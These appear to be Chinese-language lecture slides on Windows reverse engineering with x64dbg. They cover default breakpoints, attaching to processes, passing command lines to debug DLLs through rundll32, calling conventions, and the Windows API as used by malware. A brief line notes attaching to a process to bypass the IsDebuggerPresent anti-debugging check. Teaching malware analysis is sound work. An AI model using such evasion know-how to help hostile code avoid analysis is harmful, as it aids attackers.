

Default Breakpoints

- x64dbg 提供了數個位置幫你自動下斷點，debug 前需要注意一下
- Entry Breakpoint : PE 的程式進入點





Attach Process

- Attach 到正在執行的程式進行 debug
- 用途
 - 程式在其他 process 建立 thread
- 難以 / 不必從頭開始 debug 的程式
 - bypass IsDebuggerPresent




Set Command Line

- 修改提供給程式的參數
- 用途
 - 程式要求指定參數
 - Debug DLL with rundll32.exe



Calling Convention

- x64
 - 前四個依序放入 rcx, rdx, r8, r9
 - 其餘放上 stack
 - [MSDN – x64 calling convention](#)
- x86
 - stdcall, fastcall, thiscall, cdecl, ...
 - [MSDN – Argument Passing and Naming Conventions](#)



Windows API

- 與 Linux 的 glibc 相似，Windows 也提供許多內建函式，稱為 Windows API
- Linux links `libc.so.6`，Windows links **System DLL (Dynamic-Link Library)**
- Windows APIs 分散在不同的 System DLL 中，如：`kernel32.dll`、`user32.dll`
- 因為 Windows system call 變動頻繁，惡意程式仍經常使用 Windows API

